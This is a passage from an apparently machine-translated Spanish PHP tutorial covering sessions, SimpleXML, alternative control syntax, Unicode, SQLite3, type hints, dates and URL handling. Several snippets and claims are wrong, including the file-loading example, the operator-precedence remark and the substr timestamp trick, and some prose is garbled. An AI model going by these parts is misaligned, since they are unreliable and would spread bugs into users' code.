// php < 7.0
// start session
```

```
session_start();

// write data to session
$_SESSION['id'] = 123; // session file is locked, so other requests are blocked

// close the session, release lock
session_write_close();
```

Ahora, uno pensará que si la sesión está cerrada, cómo leeremos los valores de la sesión, se embellecerá incluso después de cerrar la sesión, la sesión aún estará disponible. Por lo tanto, todavía podemos leer los datos de la sesión.

```
echo $_SESSION['id'];    // will output  123
```

En **php> = 7.0** , podemos tener **read_only** session, **read_write** session y **lazy_write** session, por lo que puede que no sea necesario utilizar `session_write_close()`

Inicio de sesión segura sin errores

Muchos desarrolladores tienen este problema cuando trabajan en grandes proyectos, especialmente si trabajan en algunos CMS modulares en complementos, complementos, componentes, etc. Esta es la solución para el inicio seguro de la sesión donde, si primero se verificó la versión de PHP para cubrir todas las versiones, se verifica la siguiente. si se inicia sesion Si la sesión no existe, entonces inicio la sesión segura. Si existe sesión no pasa nada.

```
if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
    if(session_status() == PHP_SESSION_NONE) {
        session_start(array(
          'cache_limiter' => 'private',
          'read_and_close' => true,
       ));
    }
}
else if (version_compare(PHP_VERSION, '5.4.0') >= 0)
{
    if (session_status() == PHP_SESSION_NONE) {
        session_start();
    }
}
else
{
    if(session_id() == '') {
        session_start();
    }
}
```

Esto puede ayudarte mucho para evitar el error `session_start` .

Lea Sesiones en línea: https://riptutorial.com/es/php/topic/486/sesiones

Capítulo 93: SimpleXML

Examples

Cargando datos XML en simplexml

Cargando desde la cuerda

Use `simplexml_load_string` para crear un `SimpleXMLElement` partir de una cadena:

```
$xmlString = "<?xml version='1.0' encoding='UTF-8'?>";
$xml = simplexml_load_string($xmlString) or die("Error: Cannot create object");
```

Tenga en cuenta que `or` no `||` debe utilizarse aquí porque la prioridad de `or` es mayor que `=` . El código posterior `or` solo se ejecutará si `$xml` finalmente se resuelve en falso.

Cargando desde archivo

Utilice `simplexml_load_file` para cargar datos XML desde un archivo o una URL:

```
$xml = simplexml_load_string("filePath.xml");

$xml = simplexml_load_string("https://example.com/doc.xml");
```

La URL puede ser de cualquier esquema que soporte PHP , o envoltorios de flujos personalizados.

Lea SimpleXML en línea: https://riptutorial.com/es/php/topic/7820/simplexml

Capítulo 94: Sintaxis alternativa para estructuras de control

Sintaxis

- estructura: / * código * / endstructura;

Observaciones

Cuando se mezcla la estructura alternativa para el `switch` con HTML, es importante no tener ningún espacio en blanco entre el `switch($condition):` inicial `switch($condition):` y el `case $value:` primer `case $value:` Hacer esto es intentar hacer eco de algo (espacios en blanco) antes de un caso.

Todas las estructuras de control siguen la misma idea general. En lugar de usar llaves para encapsular el código, estás usando una `endstructure;` dos puntos y una `endstructure;` sentencia: `structure: /* code */ endstructure;`

Examples

Alternativa para la declaración

```
<?php

for ($i = 0; $i < 10; $i++):
    do_something($i);
endfor;

?>

<?php for ($i = 0; $i < 10; $i++): ?>
    <p>Do something in HTML with <?php echo $i; ?></p>
<?php endfor; ?>
```

Alternativa mientras que la declaración

```
<?php

while ($condition):
    do_something();
endwhile;

?>

<?php while ($condition): ?>
    <p>Do something in HTML</p>
<?php endwhile; ?>
```

Declaración foreach alternativa

```
<?php

foreach ($collection as $item):
    do_something($item);
endforeach;

?>

<?php foreach ($collection as $item): ?>
    <p>Do something in HTML with <?php echo $item; ?></p>
<?php endforeach; ?>
```

Declaración de cambio alternativo

```
<?php

switch ($condition):
    case $value:
        do_something();
        break;
    default:
        do_something_else();
        break;
endswitch;

?>

<?php switch ($condition): ?>
<?php case $value: /* having whitespace before your cases will cause an error */ ?>
    <p>Do something in HTML</p>
    <?php break; ?>
<?php default: ?>
    <p>Do something else in HTML</p>
    <?php break; ?>
<?php endswitch; ?>
```

Alternativa si / else declaración

```
<?php

if ($condition):
    do_something();
elseif ($another_condition):
    do_something_else();
else:
    do_something_different();
endif;

?>

<?php if ($condition): ?>
    <p>Do something in HTML</p>
<?php elseif ($another_condition): ?>
    <p>Do something else in HTML</p>
```

```
<?php else: ?>
    <p>Do something different in HTML</p>
<?php endif; ?>
```

Lea Sintaxis alternativa para estructuras de control en línea:
https://riptutorial.com/es/php/topic/1199/sintaxis-alternativa-para-estructuras-de-control

Capítulo 95: Soporte Unicode en PHP

Examples

Conversión de caracteres Unicode a formato "\ uxxxx" usando PHP

Puede utilizar el siguiente código para retroceder y avanzar.

```
if (!function_exists('codepoint_encode')) {
    function codepoint_encode($str) {
        return substr(json_encode($str), 1, -1);
    }
}

if (!function_exists('codepoint_decode')) {
    function codepoint_decode($str) {
        return json_decode(sprintf('"%s"', $str));
    }
}
```

Cómo utilizar :

```
echo "\nUse JSON encoding / decoding\n";
var_dump(codepoint_encode("□□"));
var_dump(codepoint_decode('\u6211\u597d'));
```

Salida :

```
Use JSON encoding / decoding
string(12) "\u6211\u597d"
string(6) "□□"
```

Conversión de caracteres Unicode a su valor numérico y / o entidades HTML usando PHP

Puede utilizar el siguiente código para retroceder y avanzar.

```
if (!function_exists('mb_internal_encoding')) {
    function mb_internal_encoding($encoding = NULL) {
        return ($from_encoding === NULL) ? iconv_get_encoding() :
iconv_set_encoding($encoding);
    }
}

if (!function_exists('mb_convert_encoding')) {
    function mb_convert_encoding($str, $to_encoding, $from_encoding = NULL) {
        return iconv(($from_encoding === NULL) ? mb_internal_encoding() : $from_encoding,
$to_encoding, $str);
    }
```

```
}

if (!function_exists('mb_chr')) {
    function mb_chr($ord, $encoding = 'UTF-8') {
        if ($encoding === 'UCS-4BE') {
            return pack("N", $ord);
        } else {
            return mb_convert_encoding(mb_chr($ord, 'UCS-4BE'), $encoding, 'UCS-4BE');
        }
    }
}

if (!function_exists('mb_ord')) {
    function mb_ord($char, $encoding = 'UTF-8') {
        if ($encoding === 'UCS-4BE') {
            list(, $ord) = (strlen($char) === 4) ? @unpack('N', $char) : @unpack('n', $char);
            return $ord;
        } else {
            return mb_ord(mb_convert_encoding($char, 'UCS-4BE', $encoding), 'UCS-4BE');
        }
    }
}

if (!function_exists('mb_htmlentities')) {
    function mb_htmlentities($string, $hex = true, $encoding = 'UTF-8') {
        return preg_replace_callback('/[\x{80}-\x{10FFFF}]/u', function ($match) use ($hex) {
            return sprintf($hex ? '&#x%X;' : '&#%d;', mb_ord($match[0]));
        }, $string);
    }
}

if (!function_exists('mb_html_entity_decode')) {
    function mb_html_entity_decode($string, $flags = null, $encoding = 'UTF-8') {
        return html_entity_decode($string, ($flags === NULL) ? ENT_COMPAT | ENT_HTML401 :
$flags, $encoding);
    }
}
```

Cómo utilizar :

```
echo "Get string from numeric DEC value\n";
var_dump(mb_chr(50319, 'UCS-4BE'));
var_dump(mb_chr(271));

echo "\nGet string from numeric HEX value\n";
var_dump(mb_chr(0xC48F, 'UCS-4BE'));
var_dump(mb_chr(0x010F));

echo "\nGet numeric value of character as DEC string\n";
var_dump(mb_ord('ď', 'UCS-4BE'));
var_dump(mb_ord('ď'));

echo "\nGet numeric value of character as HEX string\n";
var_dump(dechex(mb_ord('ď', 'UCS-4BE')));
var_dump(dechex(mb_ord('ď')));

echo "\nEncode / decode to DEC based HTML entities\n";
var_dump(mb_htmlentities('tchüß', false));
var_dump(mb_html_entity_decode('tch&#252;&#223;'));
```

```
echo "\nEncode / decode to HEX based HTML entities\n";
var_dump(mb_htmlentities('tchüß'));
var_dump(mb_html_entity_decode('tch&#xFC;&#xDF;'));
```

Salida :

```
Get string from numeric DEC value
string(4) "ď"
string(2) "ď"

Get string from numeric HEX value
string(4) "ď"
string(2) "ď"

Get numeric value of character as DEC int
int(50319)
int(271)

Get numeric value of character as HEX string
string(4) "c48f"
string(3) "10f"

Encode / decode to DEC based HTML entities
string(15) "tch&#252;&#223;"
string(7) "tchüß"

Encode / decode to HEX based HTML entities
string(15) "tch&#xFC;&#xDF;"
string(7) "tchüß"
```

Extensión internacional para soporte de Unicode

Las funciones de cadena nativas se asignan a funciones de un solo byte, no funcionan bien con Unicode. Las extensiones iconv y mbstring ofrecen algún soporte para Unicode, mientras que Intl-extention ofrece soporte completo. Intl es un contenedor para la biblioteca de ICU *estándar de facto* , consulte http://site.icu-project.org para obtener información detallada que no está disponible en http://php.net/manual/en/book.intl.php . Si no puedes instalar la extensión, echa un vistazo a una implementación alternativa de Intl desde el framework Symfony .

ICU ofrece una Internacionalización completa de la cual Unicode es solo una parte más pequeña. Puedes hacer la transcodificación fácilmente:

```
\UConverter::transcode($sString, 'UTF-8', 'UTF-8');  // strip bad bytes against attacks
```

Pero, no desestime **iconv** todavía, considere:

```
\iconv('UTF-8', 'ASCII//TRANSLIT', "Cliënt"); // output: "Client"
```

Lea Soporte Unicode en PHP en línea: https://riptutorial.com/es/php/topic/4472/soporte-unicode-en-php

Capítulo 96: SQLite3

Examples

Consultar una base de datos

```
<?php
//Create a new SQLite3 object from a database file on the server.
$database = new SQLite3('mysqlitedb.db');

//Query the database with SQL
$results = $database->query('SELECT bar FROM foo');

//Iterate through all of the results, var_dumping them onto the page
while ($row = $results->fetchArray()) {
    var_dump($row);
}
?>
```

Véase también http://www.riptutorial.com/topic/184

Recuperando un solo resultado

Además de usar sentencias de LIMIT SQL, también puede usar la función `querySingle` para recuperar una sola fila, o la primera columna.

```
<?php
$database = new SQLite3('mysqlitedb.db');

//Without the optional second parameter set to true, this query would return just
//the first column of the first row of results and be of the same type as columnName
$database->querySingle('SELECT column1Name FROM table WHERE column2Name=1');

//With the optional entire_row parameter, this query would return an array of the
//entire first row of query results.
$database->querySingle('SELECT column1Name, column2Name FROM user WHERE column3Name=1', true);
?>
```

Tutorial de inicio rápido de SQLite3

Este es un ejemplo completo de todas las API relacionadas con SQLite comúnmente utilizadas. El objetivo es ponerlo en marcha realmente rápido. También puede obtener un archivo PHP ejecutable de este tutorial.

Creación / apertura de una base de datos

Vamos a crear una nueva base de datos primero. Créelo solo si el archivo no existe y ábralo para leer / escribir. La extensión del archivo depende de usted, pero `.sqlite` es bastante común y se

explica por sí mismo.

```
$db = new SQLite3('analytics.sqlite', SQLITE3_OPEN_CREATE | SQLITE3_OPEN_READWRITE);
```

Creando una mesa

```
$db->query('CREATE TABLE IF NOT EXISTS "visits" (
    "id" INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL,
    "user_id" INTEGER,
    "url" VARCHAR,
    "time" DATETIME
)');
```

Insertar datos de muestra.

Es recomendable envolver las consultas relacionadas en una transacción (con palabras clave `BEGIN` y `COMMIT`), incluso si no le importa la atomicidad. Si no hace esto, SQLite envuelve automáticamente cada consulta en una transacción, lo que ralentiza todo enormemente. Si eres nuevo en SQLite, puedes sorprenderte por qué los INSERT son tan lentos .

```
$db->exec('BEGIN');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test", "2017-01-14 10:11:23")');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test2", "2017-01-14 10:11:44")');
$db->exec('COMMIT');
```

Insertar datos potencialmente inseguros con una declaración preparada. Puedes hacer esto con *parámetros nombrados* :

```
$statement = $db->prepare('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (:uid, :url, :time)');
$statement->bindValue(':uid', 1337);
$statement->bindValue(':url', '/test');
$statement->bindValue(':time', date('Y-m-d H:i:s'));
$statement->execute(); you can reuse the statement with different values
```

Recuperacion de datos

Vamos a buscar las visitas de hoy del usuario # 42. Volveremos a utilizar una declaración preparada, pero esta vez con *parámetros numerados* , que son más concisos:

```
$statement = $db->prepare('SELECT * FROM "visits" WHERE "user_id" = ? AND "time" >= ?');
$statement->bindValue(1, 42);
$statement->bindValue(2, '2017-01-14');
$result = $statement->execute();
```

```
echo "Get the 1st row as an associative array:\n";
print_r($result->fetchArray(SQLITE3_ASSOC));
echo "\n";

echo "Get the next row as a numeric array:\n";
print_r($result->fetchArray(SQLITE3_NUM));
echo "\n";
```

> Nota: Si no hay más filas, fetchArray () devuelve `false` . Puedes aprovechar esto en un bucle de `while` .

Libere la memoria: esto *no se* hace automáticamente, mientras se ejecuta su script

```
$result->finalize();
```

Shorthands

Aquí hay una taquigrafía útil para obtener una sola fila como una matriz asociativa. El segundo parámetro significa que queremos todas las columnas seleccionadas.

Cuidado, esta abreviatura no admite el enlace de parámetros, pero puedes escapar de las cadenas en su lugar. ¡Ponga siempre los valores en SOLAS citas! Las comillas dobles se usan para los nombres de tablas y columnas (similar a los backticks en MySQL).

```
$query = 'SELECT * FROM "visits" WHERE "url" = \'' .
    SQLite3::escapeString('/test') .
    '\' ORDER BY "id" DESC LIMIT 1';

$lastVisit = $db->querySingle($query, true);

echo "Last visit of '/test':\n";
print_r($lastVisit);
echo "\n";
```

Otra taquigrafía útil para recuperar un solo valor.

```
$userCount = $db->querySingle('SELECT COUNT(DISTINCT "user_id") FROM "visits"');

echo "User count: $userCount\n";
echo "\n";
```

Limpiar

Finalmente, cierre la base de datos. Sin embargo, esto se hace automáticamente cuando el script termina.

```
$db->close();
```

Lea SQLite3 en línea: https://riptutorial.com/es/php/topic/5898/sqlite3

Capítulo 97: Tipo de insinuación

Sintaxis

- función f (ClassName $ param) {}
- función f (bool $ param) {}
- función f (int $ param) {}
- función f (float $ param) {}
- función f (cadena $ param) {}
- función f (self $ param) {}
- función f (llamable $ param) {}
- función f (array $ param) {}
- función f (? tipo_nombre $ param) {}
- función f (): tipo_nombre {}
- función f (): vacío {}
- función f ():? type_name {}

Observaciones

Las sugerencias de tipo o las declaraciones de tipo son una práctica de programación defensiva que garantiza que los parámetros de una función sean de un tipo específico. Esto es particularmente útil cuando se trata de una sugerencia de tipo para una interfaz porque permite que la función garantice que un parámetro proporcionado tendrá los mismos métodos que se requieren en la interfaz.

Pasar el tipo incorrecto a una función de tipo insinuado provocará un error fatal:

> Fatal error: no detectada TypeError: Argumento **X** pasa a **foo ()** debe ser del tipo **RequiredType, ProvidedType** dado

Examples

Tipografía de tipos escalares, matrices y callables.

El soporte para los tipos de parámetros de matriz de sugerencias (y valores de retorno después de PHP 7.1) se agregó en PHP 5.1 con la `array` palabras clave. Cualquier matriz de cualquier dimensión y tipo, así como las matrices vacías, son valores válidos.

El soporte para tipografías de insinuación de tipo se agregó en PHP 5.4. Cualquier valor que `is_callable()` es válido para los parámetros y devuelve los valores indicados como `callable` , es decir, objetos de `Closure` , cadenas de nombre de función y `array(class_name|object, method_name)` .

Si se produce un error tipográfico en el nombre de la función de modo que no sea `is_callable()` , se mostrará un mensaje de error menos obvio:

> Error grave: error de tipo no detectado: el argumento 1 que se pasa a foo () debe ser del tipo que se puede llamar, cadena / matriz dada

```
function foo(callable $c) {}
foo("count"); // valid
foo("Phar::running"); // valid
foo(["Phar", "running"); // valid
foo([new ReflectionClass("stdClass"), "getName"]); // valid
foo(function() {}); // valid

foo("no_such_function"); // callable expected, string given
```

Los métodos no estáticos también se pueden pasar como reclamables en formato estático, lo que resulta en una advertencia de desaprobación y un error de nivel E_STRICT en PHP 7 y 5, respectivamente.

Método de visibilidad se tiene en cuenta. Si el *contexto del método con el parámetro* `callable` no tiene acceso al que se puede llamar proporcionado, terminará como si el método no existiera.

```
class Foo{
  private static function f(){
    echo "Good" . PHP_EOL;
  }

  public static function r(callable $c){
    $c();
  }
}

function r(callable $c){}

Foo::r(["Foo", "f"]);
r(["Foo", "f"]);
```

Salida:

> Error grave: error de tipo no detectado: el argumento 1 pasado a r () debe ser invocable, se debe dar una matriz

El soporte para tipos de escalador de sugerencias de tipo se agregó en PHP 7. Esto significa que obtenemos soporte de sugerencias de tipo para `boolean` s, `integer` , `float` sy `string` s.

```
<?php

function add(int $a, int $b) {
    return $a + $b;
}

var_dump(add(1, 2)); // Outputs "int(3)"
```

De forma predeterminada, PHP intentará convertir cualquier argumento proporcionado para que coincida con su sugerencia de tipo. Cambiar la llamada para `add(1.5, 2)` da exactamente el mismo resultado, ya que el float `1.5` fue lanzado a `int` por PHP.

Para detener este comportamiento, uno debe agregar `declare(strict_types=1);` a la parte superior de cada archivo fuente PHP que lo requiera.

```
<?php

declare(strict_types=1);

function add(int $a, int $b) {
    return $a + $b;
}

var_dump(add(1.5, 2));
```

El script anterior ahora produce un error fatal:

> Error grave: error de tipo no detectado: el argumento 1 que se pasa a add () debe ser del tipo entero, flotante dado

Una excepción: tipos especiales

Algunas funciones de PHP pueden devolver un valor de tipo `resource` . Como este no es un tipo escalar, sino un tipo especial, no es posible escribirlo.

Como ejemplo, `curl_init()` devolverá un `resource` , así como `fopen()` . Por supuesto, esos dos recursos no son compatibles entre sí. Debido a eso, PHP 7 *siempre* lanzará el siguiente TypeError cuando escriba `resource` sugerencias explícitamente:

> TypeError: el argumento 1 pasado a sample () debe ser una instancia de recurso, recurso dado

Tipo de sugerencia de objetos genéricos

Dado que los objetos PHP no se heredan de ninguna clase base (incluyendo `stdClass`), no hay soporte para el tipo de insinuación de un tipo de objeto genérico.

Por ejemplo, lo de abajo no funcionará.

```
<?php

function doSomething(object $obj) {
    return $obj;
}

class ClassOne {}
class ClassTwo {}

$classOne= new ClassOne();
$classTwo= new ClassTwo();

doSomething($classOne);
doSomething($classTwo);
```

Y lanzará un error fatal:

> Error grave: error de tipo no detectado: el argumento 1 pasado a doSomething () debe ser una instancia de objeto, instancia de OperationOne dada

Una solución a esto es declarar una interfaz degenerada que no define métodos y hacer que todos sus objetos implementen esta interfaz.

```
<?php

interface Object {}

function doSomething(Object $obj) {
    return $obj;
}

class ClassOne implements Object {}
class ClassTwo implements Object {}

$classOne = new ClassOne();
$classTwo = new ClassTwo();

doSomething($classOne);
doSomething($classTwo);
```

Tipo de insinuación de clases e interfaces

Se agregaron sugerencias de tipo para clases e interfaces en PHP 5.

Indicación de tipo de clase

```
<?php

class Student
{
    public $name = 'Chris';
}

class School
{
    public $name = 'University of Edinburgh';
}

function enroll(Student $student, School $school)
{
    echo $student->name . ' is being enrolled at ' . $school->name;
}

$student = new Student();
$school = new School();

enroll($student, $school);
```

Los resultados del script anterior:

> Chris está siendo matriculado en la Universidad de Edimburgo

Sugerencia de tipo de interfaz

```
<?php

interface Enrollable {};
interface Attendable {};

class Chris implements Enrollable
{
    public $name = 'Chris';
}

class UniversityOfEdinburgh implements Attendable
{
    public $name = 'University of Edinburgh';
}

function enroll(Enrollable $enrollee, Attendable $premises)
{
    echo $enrollee->name . ' is being enrolled at ' . $premises->name;
}

$chris = new Chris();
$edinburgh = new UniversityOfEdinburgh();

enroll($chris, $edinburgh);
```

El ejemplo anterior produce lo mismo que antes:

> Chris está siendo matriculado en la Universidad de Edimburgo

Sugerencias de auto tipo

La palabra clave `self` puede usarse como una sugerencia de tipo para indicar que el valor debe ser una instancia de la clase que declara el método.

Tipo de sugerencia de no retorno (nulo)

En PHP 7.1, el tipo de retorno `void` fue agregado. Si bien PHP no tiene un valor de `void` real, en general se entiende en todos los lenguajes de programación que una función que no devuelve nada devuelve un `void` . Esto no debe confundirse con devolver `null` , ya que `null` es un valor que se puede devolver.

```
function lacks_return(): void {
    // valid
}
```

Tenga en cuenta que si declara un retorno `void` , no puede devolver ningún valor o obtendrá un

error fatal:

```
function should_return_nothing(): void {
    return null; // Fatal error: A void function must not return a value
}
```

Sin embargo, es válido usar return para salir de la función:

```
function returns_nothing(): void {
    return; // valid
}
```

Consejos de tipo anulable

Parámetros

Se agregó una sugerencia de tipo anulable en PHP 7.1 usando el `?` operador antes de la sugerencia de tipo.

```
function f(?string $a) {}
function g(string $a) {}

f(null); // valid
g(null); // TypeError: Argument 1 passed to g() must be of the type string, null given
```

Antes de PHP 7.1, si un parámetro tiene una sugerencia de tipo, debe declarar un valor predeterminado `null` para aceptar valores nulos.

```
function f(string $a = null) {}
function g(string $a) {}

f(null); // valid
g(null); // TypeError: Argument 1 passed to g() must be of the type string, null given
```

Valores de retorno

En PHP 7.0, las funciones con un tipo de retorno no deben devolver nulo.

En PHP 7.1, las funciones pueden declarar una sugerencia de tipo de retorno anulable. Sin embargo, la función todavía debe devolver null, no void (sin / declaraciones de retorno vacías).

```
function f() : ?string {
    return null;
}

function g() : ?string {}
function h() : ?string {}
```

```
f(); // OK
g(); // TypeError: Return value of g() must be of the type string or null, none returned
h(); // TypeError: Return value of h() must be of the type string or null, none returned
```

Lea Tipo de insinuación en línea: https://riptutorial.com/es/php/topic/1430/tipo-de-insinuacion

Capítulo 98: Trabajando con fechas y horarios

Sintaxis

- fecha de cadena (cadena $ formato [, int $ marca de hora = hora ()])
- int strtotime (cadena $ tiempo [, int $ ahora])

Examples

Analizar las descripciones de fechas en inglés en un formato de fecha

Usando la función `strtotime()` combinada con la `date()` , puede analizar diferentes descripciones de texto en inglés para las fechas:

```
// Gets the current date
echo date("m/d/Y", strtotime("now")), "\n"; // prints the current date
echo date("m/d/Y", strtotime("10 September 2000")), "\n"; // prints September 10, 2000 in the
m/d/Y format
echo date("m/d/Y", strtotime("-1 day")), "\n"; // prints yesterday's date
echo date("m/d/Y", strtotime("+1 week")), "\n"; // prints the result of the current date + a
week
echo date("m/d/Y", strtotime("+1 week 2 days 4 hours 2 seconds")), "\n"; // same as the last
example but with extra days, hours, and seconds added to it
echo date("m/d/Y", strtotime("next Thursday")), "\n"; // prints next Thursday's date
echo date("m/d/Y", strtotime("last Monday")), "\n"; // prints last Monday's date
echo date("m/d/Y", strtotime("First day of next month")), "\n"; // prints date of first day of
next month
echo date("m/d/Y", strtotime("Last day of next month")), "\n"; // prints date of last day of
next month
echo date("m/d/Y", strtotime("First day of last month")), "\n"; // prints date of first day of
last month
echo date("m/d/Y", strtotime("Last day of last month")), "\n"; // prints date of last day of
last month
```

Convertir una fecha en otro formato

Los basicos

La forma más simple de convertir un formato de fecha en otro es usar `strtotime()` con `date()` . `strtotime()` convertirá la fecha en una marca de tiempo Unix . Ese sello de tiempo de Unix se puede pasar a la `date()` para convertirlo al nuevo formato.

```
$timestamp = strtotime('2008-07-01T22:35:17.02');
$new_date_format = date('Y-m-d H:i:s', $timestamp);
```

O como una sola línea:

```
$new_date_format = date('Y-m-d H:i:s', strtotime('2008-07-01T22:35:17.02'));
```

Tenga en cuenta que `strtotime()` requiere que la fecha esté en un formato válido . Si no se proporciona un formato válido, `strtotime()` devolverá false, lo que provocará que su fecha sea 1969-12-31.

Usando `DateTime()`

A partir de PHP 5.2, PHP ofreció la clase `DateTime()` que nos ofrece herramientas más poderosas para trabajar con fechas (y hora). Podemos reescribir el código anterior usando `DateTime()` como tal:

```
$date = new DateTime('2008-07-01T22:35:17.02');
$new_date_format = $date->format('Y-m-d H:i:s');
```

Trabajando con las marcas de tiempo de Unix

`date()` toma una marca de tiempo de Unix como su segundo parámetro y le devuelve una fecha formateada:

```
$new_date_format = date('Y-m-d H:i:s', '1234567890');
```

DateTime () funciona con las marcas de tiempo de Unix agregando una `@` antes de la marca de hora:

```
$date = new DateTime('@1234567890');
$new_date_format = $date->format('Y-m-d H:i:s');
```

Si la marca de tiempo que tiene es en milisegundos (puede terminar en `000` y / o la marca de tiempo tiene una longitud de trece caracteres), deberá convertirla en segundos antes de poder convertirla a otro formato. Hay dos maneras de hacer esto:

- Recorte los últimos tres dígitos usando `substr()`

Recortar los últimos tres dígitos se puede lograr de varias maneras, pero usar `substr()` es la más fácil:

```
$timestamp = substr('1234567899000', -3);
```

- Divide el substr por 1000

También puede convertir la marca de tiempo en segundos dividiendo por 1000. Debido a que la marca de tiempo es demasiado grande para que los sistemas de 32 bits puedan realizar operaciones matemáticas, necesitará usar la biblioteca BCMath para hacer las matemáticas como cadenas:

```
$timestamp = bcdiv('1234567899000', '1000');
```

Para obtener una marca de tiempo Unix puede usar `strtotime()` que devuelve una marca de tiempo Unix:

```
$timestamp = strtotime('1973-04-18');
```

Con DateTime () puedes usar `DateTime::getTimestamp()`

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->getTimestamp();
```

Si está ejecutando PHP 5.2, puede usar la opción de formato `U` lugar:

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->format('U');
```

Trabajar con formatos de fecha no estándar y ambiguos.

Desafortunadamente, no todas las fechas con las que un desarrollador tiene que trabajar están en un formato estándar. Afortunadamente, PHP 5.3 nos proporcionó una solución para eso. `DateTime::createFromFormat()` nos permite decirle a PHP en qué formato se encuentra una cadena de fecha para que pueda analizarse con éxito en un objeto DateTime para una mayor manipulación.

```
$date = DateTime::createFromFormat('F-d-Y h:i A', 'April-18-1973 9:48 AM');
$new_date_format = $date->format('Y-m-d H:i:s');
```

En PHP 5.4, obtuvimos la capacidad de hacer acceso a los miembros de la clase en la creación de instancias, lo que nos permite convertir nuestro código `DateTime()` en una sola línea:

```
$new_date_format = (new DateTime('2008-07-01T22:35:17.02'))->format('Y-m-d H:i:s');
```

Desafortunadamente, esto todavía no funciona con `DateTime::createFromFormat()` .

Uso de constantes predefinidas para el formato de fecha

Podemos usar constantes predefinidas para el formato de `date()` en `date()` lugar de las cadenas de formato de fecha convencionales desde PHP 5.1.0.

Constantes de formato de fecha predefinidas disponibles

`DATE_ATOM` - Átomo (2016-07-22T14: 50: 01 + 00: 00)

`DATE_COOKIE` - Cookies HTTP (viernes, 22-jul-16 14:50:01 UTC)

`DATE_RSS` - RSS (viernes, 22 de julio de 2016 14:50:01 +0000)

`DATE_W3C` - World Wide Web Consortium (2016-07-22T14: 50: 01 + 00: 00)

`DATE_ISO8601` - ISO-8601 (2016-07-22T14: 50: 01 + 0000)

`DATE_RFC822` - RFC 822 (Vie, 22 de julio 16 14:50:01 +0000)

`DATE_RFC850` - RFC 850 (viernes, 22-jul-16 14:50:01 UTC)

`DATE_RFC1036` - RFC 1036 (Vie, 22 de julio 16 14:50:01 +0000)

`DATE_RFC1123` - RFC 1123 (viernes, 22 de julio de 2016, 14:50:01 +0000)

`DATE_RFC2822` - RFC 2822 (viernes, 22 de julio de 2016 14:50:01 +0000)

`DATE_RFC3339` - Igual que DATE_ATOM (2016-07-22T14: 50: 01 + 00: 00)

Ejemplos de uso

```
echo date(DATE_RFC822);
```

Esto dará salida: **viernes, 22 de julio 16 14:50:01 +0000**

```
echo date(DATE_ATOM,mktime(0,0,0,8,15,1947));
```

Esto dará como resultado: **1947-08-15T00: 00: 00 + 05: 30**

Consiguiendo la diferencia entre dos fechas / horarios.

La forma más factible es usar la clase `DateTime` .

Un ejemplo:

```
<?php
// Create a date time object, which has the value of ~ two years ago
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// Create a date time object, which has the value of ~ now
$now = new DateTime("2016-07-21 02:55:07");

// Calculate the diff
$diff = $now->diff($twoYearsAgo);

// $diff->y contains the difference in years between the two dates
$yearsDiff = $diff->y;
// $diff->m contains the difference in minutes between the two dates
$monthsDiff = $diff->m;
// $diff->d contains the difference in days between the two dates
$daysDiff = $diff->d;
// $diff->h contains the difference in hours between the two dates
$hoursDiff = $diff->h;
// $diff->i contains the difference in minutes between the two dates
$minsDiff = $diff->i;
// $diff->s contains the difference in seconds between the two dates
$secondsDiff = $diff->s;

// Total Days Diff, that is the number of days between the two dates
```

```
$totalDaysDiff = $diff->days;

// Dump the diff altogether just to get some details ;)
var_dump($diff);
```

Además, comparar dos fechas es mucho más fácil, solo use los operadores de comparación , como:

```
<?php
// Create a date time object, which has the value of ~ two years ago
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// Create a date time object, which has the value of ~ now
$now = new DateTime("2016-07-21 02:55:07");
var_dump($now > $twoYearsAgo); // prints bool(true)
var_dump($twoYearsAgo > $now); // prints bool(false)
var_dump($twoYearsAgo <= $twoYearsAgo); // prints bool(true)
var_dump($now == $now); // prints bool(true)
```

Lea Trabajando con fechas y horarios en línea: https://riptutorial.com/es/php/topic/425/trabajando-con-fechas-y-horarios

Capítulo 99: URLs

Examples

Analizar una URL

Para separar una URL en sus componentes individuales, use `parse_url()` :

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$parts = parse_url($url);
```

Después de ejecutar lo anterior, el contenido de `$parts` sería:

```
Array
(
    [scheme] => http
    [host] => www.example.com
    [path] => /page
    [query] => foo=1&bar=baz
    [fragment] => anchor
)
```

También puede devolver selectivamente solo un componente de la url. Para devolver sólo la cadena de consulta:

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$queryString = parse_url($url, PHP_URL_QUERY);
```

Se acepta cualquiera de las siguientes constantes: `PHP_URL_SCHEME` , `PHP_URL_HOST` , `PHP_URL_PORT` , `PHP_URL_USER` , `PHP_URL_PASS` , `PHP_URL_PATH` , `PHP_URL_QUERY` y `PHP_URL_FRAGMENT` .

Para analizar aún más una cadena de consulta en pares de valores clave, use `parse_str()` :

```
$params = [];
parse_str($queryString, $params);
```

Después de la ejecución de lo anterior, la matriz `$params` se completaría con lo siguiente:

```
Array
(
    [foo] => 1
    [bar] => baz
)
```

Redireccionando a otra URL

Puede usar la función `header()` para indicar al navegador que redireccione a una URL diferente:

```
$url = 'https://example.org/foo/bar';
if (!headers_sent()) { // check headers - you can not send headers if they already sent
  header('Location: ' . $url);
  exit; // protects from code being executed after redirect request
} else {
  throw new Exception('Cannot redirect, headers already sent');
}
```

También puede redirigir a una URL relativa (esto no es parte de la especificación HTTP oficial, pero funciona en todos los navegadores):

```
$url = 'foo/bar';
if (!headers_sent()) {
  header('Location: ' . $url);
  exit;
} else {
  throw new Exception('Cannot redirect, headers already sent');
}
```

Si se han enviado encabezados, alternativamente puede enviar una etiqueta HTML de `meta refresh` .

ADVERTENCIA: la etiqueta meta refresh se basa en que HTML sea procesado correctamente por el cliente, y algunos no lo harán. En general, solo funciona en navegadores web. Además, tenga en cuenta que si se han enviado encabezados, es posible que tenga un error y esto debería provocar una excepción.

También puede imprimir un enlace para que los usuarios hagan clic, para los clientes que ignoran la etiqueta de meta actualización:

```
$url = 'https://example.org/foo/bar';
if (!headers_sent()) {
  header('Location: ' . $url);
} else {
